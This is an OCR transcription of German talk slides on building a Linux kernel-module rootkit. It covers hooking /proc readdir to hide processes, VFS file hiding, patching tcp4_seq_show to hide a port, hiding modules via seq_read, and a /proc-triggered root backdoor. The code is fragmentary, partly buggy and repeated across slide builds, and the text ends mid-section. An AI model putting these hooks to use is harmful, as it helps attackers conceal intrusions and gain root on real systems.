
Was tut “`readdir()`”?

```
[fw@juMAXlin lkm_new]$ ls /proc

/proc/1/

/proc/123/

/proc/527/

/proc/1024/
```

Was tut "`filldir()`"?



Was tut “`filldir()`”?



3.2) *Was kann ich tun, damit es nicht so laeuft?*


Eigene Funktionen einsetzen... aber wie/wo?

- `proc_root` wird exportiert (das ist DAS `/proc`-Verzeichnis)
- wie bei `proc_test_sum` kann man auch hier eigene Funktionen/Werte reinschreiben

Eigene Funktionen einsetzen... aber wie/wo?

- `proc_root` wird exportiert (das ist DAS `/proc`-Verzeichnis)
- wie bei `proc_test_sum` kann man auch hier eigene Funktionen/Werte reinschreiben

```
static int __init module_init()
{
  [...]
  orig_proc_readdir = proc_root.proc_fops->readdir;
  proc_root.proc_fops->readdir = fake_proc_readdir;
  return 0;
}
```



Was wollen wir erreichen?

- Files im Proc verstecken
  - -> eigentlich wuerde es reichen, wenn wir sie dem User “nicht zeigen“
  - -> filldir() muss ausgebremst werden
  - -> eigentlich soll die Original-readdir()-Funktion machen, was sie will, solange sie nur nicht in den Userspace transferiert, wenn es ein versteckter Prozess ist

Gesamter Ablauf einer Abfrage an '/proc'


```
[fw@juMAXlin lkm_new]$ ls /proc/
```

- Kernel ruft readdir() auf mit einem Zeiger auf filldir64() [fs/readdir.c]
- filldir64() ueberfuehrt alle – von readdir() gefundenen – Daten in den Userspace

filldir64()

Gesamter Ablauf einer Abfrage an '/proc'

```
[fw@juMAXlin lkm_new]$ ls /proc/
```



Gesamter Ablauf einer Abfrage an '/proc'

```
[fw@juMAXlin lkm_new]$ ls /proc/
```

```
struct proc_dir_entry proc_root = {
  [...]
  proc_fops->readdir([...], filldir_t filldir);
  [...]
};
```

`filldir64()`

`fake_filldir()`

`proc_readdir([...], filldir_t filldir);`

`fake_readdir([...], filldir_t filldir);`

```
fake_readdir([...]) {
  [...]
  return original_readdir([...] fake_filldir);

}
```

Gesamter Ablauf einer Abfrage an '/proc'

```
[fw@juMAXlin lkm_new]$ ls /proc/
```

```
struct proc_dir_entry proc_root = {
  [...]
  proc_fops->readdir([...], filldir_t filldir);
  [...]
};
```

filldir64()

fake_filldir()

```
fake_readdir([...], filldir_t filldir);
```

```
proc_readdir([...], fake_filldir);
```

```
fake_filldir([...], const char *name, [...]) {
  /* Fallentscheidung:
   *   Wenn 'atoi(name)' == <versteckte PID> Dann:
   *     return 0; (tue so, als ob du es gerade in den Userspace
   *                gehauen hast, aber tus nicht wirklich)
   *   return <Orginalfunktion (und -ergebnis)>;
   */
   [...]
}
```

4) file hiding

4.1) *VFS-Hackung*

Ok, “`/proc`” ist billig, aber wie finde ich die `file_operations` von “`/`”?

- Funktion `filp_open()`
- macht die Hauptarbeit beim Oeffnen von Files
- `filp_open(“/path/to/file“, ...)`
- gibt eine struct vom Typ ”`file`“ zurueck

/usr/src/linux/include/linux/fs.h:

```
struct file {
        struct dentry           *f_dentry;
        struct file_operations  *f_op;
        [...]
};
```

“Same Procedure as every year, James?”

```
[fw@juMAXlin lkm_new]$ ls /
[...]
```

```
struct file {
  [...]
  f_op->readdir([...], filldir_t filldir);
  [...]
};
```

filldir64()

fake_root_filldir()

```
fake_root_readdir([...], filldir_t fake_root_filldir);
```

5) network connection hiding

5.1) *Was beduetet* `/proc/net/tcp`*?*

Was ist eigentlich /proc/net/tcp?

```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
   uid  timeout inode
   0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1395 1 ced05000 3000 0 0 2 -1
   1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1430 1 cece5c00 3000 0 0 2 -1
   2: 00000000:0025 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1393 1 ced05800 3000 0 0 2 -1
   3: 00000000:8008 00000000:0000 0A 00000000:00000000 00:00000000 00000000
  1000        0 2587 1 cf720400 3000 0 0 2 -1

[fw@juMAXlin lkm_new]$
```

```
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]
 0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
 1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```

header line

Was ist eigentlich /proc/net/tcp?

```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
   uid  timeout inode
   0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1395 1 ced05000 3000 0 0 2 -1
   1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1430 1 cece5c00 3000 0 0 2 -1
   2: 00000000:0025 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1393 1 ced05800 3000 0 0 2 -1
   3: 00000000:8008 00000000:0000 0A 00000000:00000000 00:00000000 00000000
  1000        0 2587 1 cf720400 3000 0 0 2 -1

[fw@juMAXlin lkm_new]$
```

```
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]
 0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
 1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```

Sequenz

Was ist eigentlich /proc/net/tcp?


```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
   uid  timeout inode
   0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1395 1 ced05000 3000 0 0 2 -1
   1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1430 1 cece5c00 3000 0 0 2 -1
   2: 00000000:0025 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1393 1 ced05800 3000 0 0 2 -1
   3: 00000000:8008 00000000:0000 0A 00000000:00000000 00:00000000 00000000
  1000        0 2587 1 cf720400 3000 0 0 2 -1

[fw@juMAXlin lkm_new]$
```

```
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]
 0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
 1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```

Sequenz

Was ist eigentlich /proc/net/tcp?

```
[fw@juMAXlin lkm_new]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
   uid  timeout inode
   0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1395 1 ced05000 3000 0 0 2 -1
   1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1430 1 cece5c00 3000 0 0 2 -1
   2: 00000000:0025 00000000:0000 0A 00000000:00000000 00:00000000 00000000
     0        0 1393 1 ced05800 3000 0 0 2 -1
   3: 00000000:8008 00000000:0000 0A 00000000:00000000 00:00000000 00000000
  1000        0 2587 1 cf720400 3000 0 0 2 -1

[fw@juMAXlin lkm_new]$
```



```
 sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]
  0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
  1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```

5.2) *Das* `seq_file` *IGesicht*

Wie funktioniert ein sog. "`seq_file`" ?

```
static int __init mod_seq_init(void)
{
     entry = create_proc_entry("sequence", 0, NULL);
     if (entry)
         entry->proc_fops = &my_file_ops;
}

static void __exit mod_seq_exit(void)
{
     remove_proc_entry("sequence", NULL);
}
```


```
static struct file_operations my_file_ops = {
     .owner   = THIS_MODULE,
     .open    = lw_seq_open,
     .read    = seq_read,
     .llseek  = seq_lseek,
     .release = seq_release
};
```

```
static int lw_seq_open(struct inode *inode, struct file *file)
{
     return seq_open(file, &my_seq_ops);
};
```

Wie funktioniert ein sog. "`seq_file`" ?

```
static int __init mod_seq_init(void)
{
     entry = create_proc_entry("sequence", 0, NULL);
     if (entry)
          entry->proc_fops = &my_file_ops;
}

static void __exit mod_seq_exit(void)
{
     remove_proc_entry("sequence", NULL);
}
```

```
static int lw_seq_open(struct inode *inode, struct file *file)
{
     return seq_open(file, &my_seq_ops);
};
```



```
static struct seq_operations my_seq_ops = {
     .start = my_seq_start,
     .next  = my_seq_next,
     .stop  = my_seq_stop,
     .show  = my_seq_show
};
```

Wie genau laeuft ein "`cat /proc/net/tcp`" ab??

Und wie verstecke ich jetzt meinen geheimen Server?

```
-> BITTE UMSCHALTEN ZUR NORDSCHLEIFE :-))
```

5.3) *Genug gelabert jetzt... wie funtzt dat?*

Wo muss die gefakte Funktion hin?

```
struct proc_dir_entry {
  [...]
  void *data;
  [...]
}
```

Was ist "`void *data`"?

```
Es koennte z.B. folgendes in einem solchen Feld stehen:

4E 41 4D 45 3A 00 05 48 55 42 45 52 2C 56 4F 52 4E 41 4D 45 3A  00 04 4B 41 52 4C
 N  A  M  E  : 00005  H  U  B  E  R  ,  V  O  R  N  A  M  E  :  00004  K  A  R  L
```

```
Folgender imaginaere struct koennte entstehen, um diese Daten auszulesen.

struct struktur_fuer_void {
     char  nameWaste[4];
     int   nameLength;
     char  name[4];
     char  GNameWaste[8];
     int   GNameLength;
     char  GName[3];
};
```

Wo muss die gefakte Funktion hin?

```
struct proc_dir_entry {
  [...]
  void *data;
  [...]
}
```

Was ist "`void *data`"?

Es koennte z.B. folgendes in einem solchen Feld stehen:

4E 41 4D 45 3A	00 05	48 55 42 45 52	2C 56 4F 52 4E 41 4D 45 3A	00 04	4B 41 52 4C
N A M E :	00005	H U B E R	, V O R N A M E :	00004	K A R L

Folgender imaginaere struct koennte entstehen, um diese Daten auszulesen.

```
struct struktur_fuer_void {
      char  nameWaste[4];
      int   nameLength;
      char  name[4];
      char  GNameWaste[8];
      int   GNameLength;
      char  GName[3];
};
```

“Angenommen, da staende drin...”, was steht denn nun (wirklich) in `pde->data`?

```
(/usr/src/linux/net/ipv4/tcp_ipv4.c)

int tcp_proc_register(struct tcp_seq_afinfo *afinfo)
{
     [...]
     struct proc_dir_entry *p;
     [...]

     if (p)
          p->data = afinfo;
}
```

```
(/usr/src/linux/include/net/tcp.h)

struct tcp_seq_afinfo {
        struct module               *owner;
        char                        *name;
        sa_family_t                 family;
        int                         (*seq_show) (struct seq_file *m, void *v);
        struct file_operations      *seq_fops;
};
```

Was tut `seq_show()` nochmal?

-> Schreibt Output in das Buffer des `seq_file`'s

-> erhoeht `seq->count` um die Anzahl der geschriebenen Bytes

Business as usual...


```
static int __init module_init()
{
  struct tcp_seq_afinfo *t_afinfo = NULL;

  /* ** pde is the proc_dir_entry of /proc/net/tcp ** */

  t_afinfo = (struct tcp_seq_afinfo*)pde->data;

  if (t_afinfo) {
    orig_tcp4_seq_show = t_afinfo->seq_show;   /* save the original function */
    t_afinfo->seq_show = fake_tcp4_seq_show;   /* and fill in our fake function */
  }

  return 0;
}

int fake_tcp4_seq_show(struct seq_file *seq, void *v)
{
  int r = 0;
  char port[5];

  r = orig_tcp4_seq_show(seq, v);

  sprintf(port, ":%04X", HIDDEN_PORT);

  if (hiddenPortWasPrint((seq->buf + seq->count), port)) {
    seq->count -= 150;
  }

  return r;
}
```

Wie finde ich heraus, ob ein versteckter Port geschrieben wurde?

```c
int hiddenPortWasPrint (char *haystack, char *needle) {
  char *foundSomething = strstr(haystack, needle)
  if (!foundSomething)
    return NULL;

  if (foundSomething > (haystack-150) &&
       (foundSomething+strlen(foundSomething)) < haystack)
    return 1;

  return NULL;
}
```

Beispiel: auf der Suche nach Port 525 (HEX: 203):

```
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout [...]

 0: 00000000:0961 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]

 1: 00000000:0203 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 [...]
```



6) module hiding

6.1) */proc/modules und etwas mehr ueber seq_file's*

Was ist eigentlich `/proc/modules`?

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
nvidia 1705996 10 - Live 0xd0bf6000
vmnet 31376 12 - Live 0xd09e3000
vmmon 154092 0 - Live 0xd09fd000
snd_via82xx 23072 2 - Live 0xd08a2000
snd_ac97_codec 61700 1 snd_via82xx, Live 0xd08ae000
gameport 3584 1 snd_via82xx, Live 0xd0898000
snd_mpu401_uart 6272 1 snd_via82xx, Live 0xd088f000
snd_rawmidi 20192 1 snd_mpu401_uart, Live 0xd0892000
[fw@juMAXlin lkm_new]$
```

Gemeinsamkeiten zu `/proc/net/tcp`?

- beide im `/proc`
- beides `seq_file`'s
    - d.h. hinter beiden steht die selbe Infrastruktur

Unterschiede zu `/proc/net/tcp`?


- Sequenzen haben keine feste Laenge
- kein Pointer auf `seq_show()`

-> Gleiche Technik wie network connection hiding

Wenn nicht ueber `t_afinfo`, *wie kommen wir dann an* `seq_show()` *heran?*

/usr/src/linux/fs/proc/proc_misc.c:

```
#ifdef CONFIG_MODULES

static struct file_operations proc_modules_operations = {
        .open           = modules_open,
        .read           = seq_read,
        .llseek         = seq_lseek,
        .release        = seq_release,
};
#endif:
```



Wenn nicht ueber `t_afinfo`, *wie kommen wir dann an* `seq_show()` *heran?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
```

```
struct proc_dir_entry "/proc/modules" {
  [...]
  struct file_operations proc_module_operations
}
```

```
struct file_operations {
  .open = modules_open(),
  .read = seq_read(),
  [...]
}
```

```
modules_open()
```

Wenn nicht ueber `t_afinfo`, *wie kommen wir dann an* `seq_show()` *heran?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
```

```
struct proc_dir_entry "/proc/modules" {
  [...]
  struct file_operations proc_module_operations
}
```

```
struct file_operations {
  .open = modules_open(),
  .read = seq_read(),
  [...]
}
```

`modules_open()`

`seq_read()`

`seq_start()`

`seq_show()`

`seq_next()`

`seq_stop()`

Wenn nicht ueber `t_afinfo`*, wie kommen wir dann an* `seq_show()` *heran?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
```

```
fake_seq_read()
```

```
struct file_operations {
  .open = modules_open(),
  .read = seq_read(),
  [...]
}
```

Wenn nicht ueber `t_afinfo`*, wie kommen wir dann an* `seq_show()` *heran?*

```
[fw@juMAXlin lkm_new]$ cat /proc/modules
```

```
struct file_operations {
  .open = modules_open(),
  .read = fake_seq_read(),
  [...]
}
```

`fake_seq_read()`

`seq_start()`

`seq_show()`

`seq_next()`

`seq_stop()`

`fake_seq_show()`

7) getting root

7.1) *Den ID-Wechsel triggern – das Modul kontrollieren*

Das Modul ueber `/proc` kontrollieren:

- Modul ist unsere einzige Schnittstelle
- (Vor- und Nachteile)

    -> Modul muss im Nachhinein kontrollierbar bleiben

Bei vielen Trojanern wird dies ueber ein seperates Kontrollprogramm erledigt.
    -> The L_A_M_E / lazy way.

Wir machen das ueber /proc:
    Beispiel:


'`echo > /proc/makemeroot`'
oder: '`echo 1 > /proc/rootStatus`'

1) UID 0 ueber `proc_root.lookup()`
2) UID 0 (oder eine andere) ueber ein verstecktes File im `/proc`.

1) ist einfacher, weil man nicht erst ein pseudo-File erstellen (und es dann noch verstecken muss).

Warum des jez? (oder was tut `proc_root.lookup()`*)?*

```
